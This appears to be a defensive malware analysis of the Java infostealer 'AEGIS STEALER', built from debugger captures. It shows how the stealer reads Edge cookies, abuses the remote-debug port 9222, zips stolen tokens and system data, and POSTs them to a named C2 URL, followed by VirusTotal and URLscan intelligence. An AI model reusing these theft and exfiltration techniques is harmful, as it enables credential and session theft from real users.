
```
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
v this = {SQLiteConnection@37119}
    savePoint = null
    typeMap = null
  > url = "jdbc:sqlite:C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
  > fileName = "C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
  > db = {NativeDB@37129}
    meta = null
    autoCommit = true
    transactionIsolation = 8
    busyTimeout = 0
    openModeFlags = 70
```

AEGIS STEALER spawns Edge using the *JavHook.java class*, enabling remote debugging on port 9222.



java.exe	MB	DESKTOP-...[redacted]	OpenJDK Platform binary	5.64 MB	8.48 MB
msedge.exe	MB	DESKTOP-...[redacted]	Microsoft Edge		
msedge.exe	MB	DESKTOP-...[redacted]	Microsoft Edge		
msedge.exe	MB	DESKTOP-...[redacted]	Microsoft Edge		
msedge.exe	MB	DESKTOP-...[redacted]	Microsoft Edge	722.12 kB	83.81 kB
msedge.exe	MB	DESKTOP-...[redacted]	Microsoft Edge		
msedge.exe	MB	DESKTOP-...[redacted]	Microsoft Edge		
msedge.exe	MB	DESKTOP-..[redacted]	Microsoft Edge		


Edge is spawned with the debug interface opened on port 9222, as we are seeing in a consolidate TTP.



Threads & Variables
Console
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

```
> this = {URL@37201} "http://localhost:9222/json"
> handler = {Handler@37202}
```

It is worth to notice that AEGIS STEALER checks also for other installed browsers:




Threads & Variables
Console
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
Explore Elements

```
> static members of Ammonia
  Variables debug info not available
> param_0 = {ZipOutputStream@3987}
> slot_1 = {String[6]@37347} ["Edge", "Opera", "Chrome", "Brave", "GX", +1 more]...
> slot_2 = {String[6]@37347} ["Edge", "Opera", "Chrome", "Brave", "GX", +1 more]...
  slot_3 = 6
  slot_4 = 2
> slot_5 = "Chrome"
  slot_10 = 3967
```

After checking all the browsers, WMIC.exe is spawned to check for environment information.


After these checks, the malware prepares the ZIP file for the exfiltration inside evolved.java:



Threads & Variables
Console
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
Explore Elements

```
v static members of Evolved$MainApplication
  > ▇▇ = {String[24]@37792} ["Cookies/", "Browser Data/", "Process.txt", "Discord.txt", "User_data.txt", +19 more]...
  > ▇▇▇▇▇▇▇▇▇▇▇▇▇▇ = {Integer[139]@37793} [0, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 0, 2, 2, 0, 3, 24, 16, 1815227805, -530619500, 543928506, 1481088, 1, 1815227805, -531253015, 473632331, 847573, 0, 1815227805, -529449815, 167698231, 2650773, 11, 1815227805, -530145212, 36846
  Variables debug info not available
  param_0 = {String[0]@1166} []
> slot_1 = {Evolved$MainApplication@3986}
> slot_2 = {ByteArrayOutputStream@9433} "PK▇▇▇\b\b\b®±*Z\bCookies/▇PK\a\b▇PK▇▇▇\b\b\b®±*Z\rBrowser Data/▇PK\a\b▇PK▇▇▇\b\b\b®±*Z\vProcess.txtµTmoã0\f|þžßs°ïÀ@ ▇Ñ¡}Ž▇—æHã(vKù÷—▇V▇»›4U*_bûl')▇ÄàDy▇ š\bb\r[C▇▇.▇'P▇Ó o|úøjYÛ¢▇▇±5\nH¼\▇\nK2-S«j$▇▇zÕ±½Óûõ�ÏËl~ëøJ¾fÐl
> slot_3 = {ZipOutputStream@3987}
```

I dumped the in-memory ZIP file using the debugger. The content is the following:



dump.zip - ZIP archive, unpacked size 360,223 bytes


Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Browser Data	0	0	File folder	10/05/2025 22:13	
Cookies	7,112	3,200	File folder	10/05/2025 22:13	
Process.txt	1,484	483	Text Document	10/05/2025 22:13	13EB728D
Screenshot.png	343,317	314,974	PNG File	10/05/2025 23:28	FB06DC52
Software.txt	7,371	2,015	Text Document	10/05/2025 23:28	0CAD62F1
token.txt	333	223	Text Document	10/05/2025 23:28	314EC627
User_data.txt	606	452	Text Document	10/05/2025 22:59	4F062FE8

It is worth to notice the "User_data.txt" file

```
------ AEGIS STEALER ------

IP address: Unknown Ip

Time Zone: Europe/Rome

MAC: <REDACTED>

System: <REDACTED>

Install Date: null

Current Date&time: <SNIP>

HWID: <REDACTED>

Java version: 21.x.x

Memory: C:\ 476GB

Device Name: <REDACTED>

Screen resolution: 2560x1440

Language: en

GPU: <REDACTED>

CPU: <REDACTED>

Total RAM: <SNIP>

Antivirus: Windows Defender

Clipboard: java.util.stream.*


https://t.me/meerovv
```

it is worth to make full attention at the telegram contact. This information will be leveraged later for threat actor attribution and intelligence enrichment.

After the ZIP file is ready, AEGIS STEALER is preparing the next stage, the exfiltration via HTTP POST request:




Alternative source available for the class org.apache.http.util.VersionInfo

```
public class VersionInfo {  19 usages
    protected static VersionInfo fromMap(String pckg, Map<?, ?> info, ClassLoader clsldr)
        if (info != null) {
            module = (String)info.get(PROPERTY_MODULE);
            if (module != null && module.length() < 1) {
                module = null;
            }
            if ((release = (String)info.get(PROPERTY_RELEASE)) != null && (release.length
                release = null;
            }
            if ((timestamp = (String)info.get(PROPERTY_TIMESTAMP)) != null && (timestamp.
                timestamp = null;
            }
        }
        String clsldrstr = null;
        if (clsldr != null) {
            clsldrstr = clsldr.toString();
        }
        return new VersionInfo(pckg, module, release, timestamp, clsldrstr);
    }

    public static String getUserAgent(String name, String pkg, Class<?> cls) {  3 usages
        VersionInfo vi = VersionInfo.loadVersionInfo(pkg, cls.getClassLoader());
        String release = vi != null ? vi.getRelease() : UNAVAILABLE;
        String javaVersion = System.getProperty("java.version");
        return String.format("%s/%s (Java/%s)", name, release, javaVersion);
    }
}
```

```
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> static members of VersionInfo
> pckg = "org.apache.http.client"
> clsldr = {ClassLoaders$AppClassLoader@1351}
> cl = {ClassLoaders$AppClassLoader@1351}
> vip = {Properties@38072}  size = 3
> result = {VersionInfo@38091} "VersionInfo(org.apache.http.client:HttpClient:4.5.13)@jdk.internal.loader.ClassLoaders$AppClassLoader@5e2de80c"
```

AEGIS STEALER at this final stage is preparing to decrypt the C2 server.




Alternative source available for the class org.apache.http.util.VersionInfo

```
public class VersionInfo {  19 usages
    protected static VersionInfo fromMap(String pckg, Map<?, ?> info, ClassLoader clsldr)
        if (info != null) {
            module = (String)info.get(PROPERTY_MODULE);
            if (module != null && module.length() < 1) {
                module = null;
            }
            if ((release = (String)info.get(PROPERTY_RELEASE)) != null && (release.length
                release = null;
            }
            if ((timestamp = (String)info.get(PROPERTY_TIMESTAMP)) != null && (timestamp.
                timestamp = null;
            }
        }
        String clsldrstr = null;
        if (clsldr != null) {
            clsldrstr = clsldr.toString();
        }
        return new VersionInfo(pckg, module, release, timestamp, clsldrstr);
    }

    public static String getUserAgent(String name, String pkg, Class<?> cls) {  3 usages
        VersionInfo vi = VersionInfo.loadVersionInfo(pkg, cls.getClassLoader());
        String release = vi != null ? vi.getRelease() : UNAVAILABLE;
        String javaVersion = System.getProperty("java.version");
        return String.format("%s/%s (Java/%s)", name, release, javaVersion);
    }
}
```

Threads & Variables
Console
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)


```
> static members of VersionInfo
> pckg = "org.apache.http.client"
> clsldr = {ClassLoaders$AppClassLoader@1351}
> cl = {ClassLoaders$AppClassLoader@1351}
> vip = {Properties@38072}  size = 3
> result = {VersionInfo@38091} "VersionInfo(org.apache.http.client:HttpClient:4.5.13)@jdk.internal.loader.ClassLoaders$AppClassLoader@5e2de80c"
```

And then, finally, the C2 server is revealed




```
Evaluate expression (Enter) or add a watch (
> static members of ExChange
  Variables debug info not available
> param_0 = "http://77.73.129.52:3030/upload2"
> param_1 = {byte[322325]@38310} [80, 75, 3, 4, 2(
```

POST request:




```
Evaluate expression (Enter) or add a watch (Ctrl+Sh
> this = {HttpPost@38455} "POST null HTTP/1.1"
> uri = {URI@38471} "http://77.73.129.52:3030/upload2"
```

Then, when everything is ready the connection is established:



java.exe (1...	DESKTOP-6JVMURB	57559	[redacted]	57556
java.exe (1...	DESKTOP-6JVMURB	5005	[redacted]	57560
java.exe (1...	DESKTOP-6JVMUR...	57787	77.73.129.52	3030

At the time of analysis, the C2 server was no longer accessible, as shown in the next image:



tcp.port == 3030

No.	Time	Source	Destination	Protocol	Lengtl	Info
1064	13.303674	192.168.8.102	77.73.129.52	TCP	66	57900 → 3030 [SYN] Seq=0 Wi
1088	14.312942	192.168.8.102	77.73.129.52	TCP	66	[TCP Retransmission] 57900
1197	16.313161	192.168.8.102	77.73.129.52	TCP	66	[TCP Retransmission] 57900
1473	20.312928	192.168.8.102	77.73.129.52	TCP	66	[TCP Retransmission] 57900
1991	28.312971	192.168.8.102	77.73.129.52	TCP	66	[TCP Retransmission] 57900

At this stage AEGIS STEALER terminates its execution.

THREAT INTELLIGENCE

In this section, we carry out a **threat intelligence analysis** leveraging OSINT techniques:

1. **VirusTotal pivoting:** retrieve sample metadata, YARA matches, AV detections and related files.
2. **Passive DNS & IP reputation:** investigate historical DNS records and geolocation of C2 servers.
3. **Social media & forums:** search for leaked indicators or actor chatter on Telegram, GitHub, Underground forums.
   The goal is to enrich our understanding of the malware's infrastructure, prevalence, and evolution.

VirusTotal


In this subsection, we query **VirusTotal** to gather all publicly available intelligence on AEGIS STEALER:

1. **Initial Submission Dates:** timeline of first and last uploads.

2. **Detection Ratios & Labels:** current AV verdicts and historical trends.

3. **Related Samples:** pivot on network indicators and file hashes to discover variants.

4. **YARA & Sigma Matches:** any community rules that already detect parts of this stealer.
   This initial assessment establishes a baseline for subsequent tracking and hunting activities.



21/65 security vendors flagged this file as malicious

107afa6eac87fab411bafb6c5a8be317af6203b2a8c31e2c01a0294eb09f972c
107afa6eac87fab411bafb6c5a8be317af6203b2a8c31e2c01a0294eb09f972c.jar

jar · checks-bios · long-sleeps · sets-process-name · detect-debug-environment · calls-wmi · checks-disk-space · malware · checks-cpu-name

Size 280.21 KB

Last Analysis Date 43 minutes ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label trojan.java/alien · Threat categories trojan downloader · Family labels java alien lsswg

Security vendors' analysis · Do you want to automate checks?

AliCloud	Trojan[downloader]:Java/Alien.gyf	Antiy-AVL	Trojan/Java.Alien
Arcabit	Trojan.Generic.D48B7487	Avira (no cloud)	JAVA/Dldr.Agent.lsswg
BitDefender	Trojan.GenericKD.76248199	CTX	Jar.trojan.java
Cynet	Malicious (score: 99)	Emsisoft	Trojan.GenericKD.76248199 (B)

It is worth to notice that from a quick assessment I've done the 15th April 2025, this downloader was detected only by two vendors.

As you can see, at the moment of the threat intelligence analysis (11/05/2025) the malware was recently scanned, even if the C&C server is no longer available




Search results (3 / 3, sorted by date, took 64ms)

	URL		Age		Size	⇄	IPs	⚑	⌂
	77.73.129.52/	Public	18 days			1	1	0	
	77.73.129.52/	Public	26 days			2	1	0	
□	77.73.129.52/	Public	2 months		148 B	2	1	1	🟥

(3 results in total, 3 shown)

Based on URLscan, the C&C server is no more active since the 16th April 2025.


The malware was first seen on VirusTotal the 14th April 2025, with last submission the 16th April 2025.



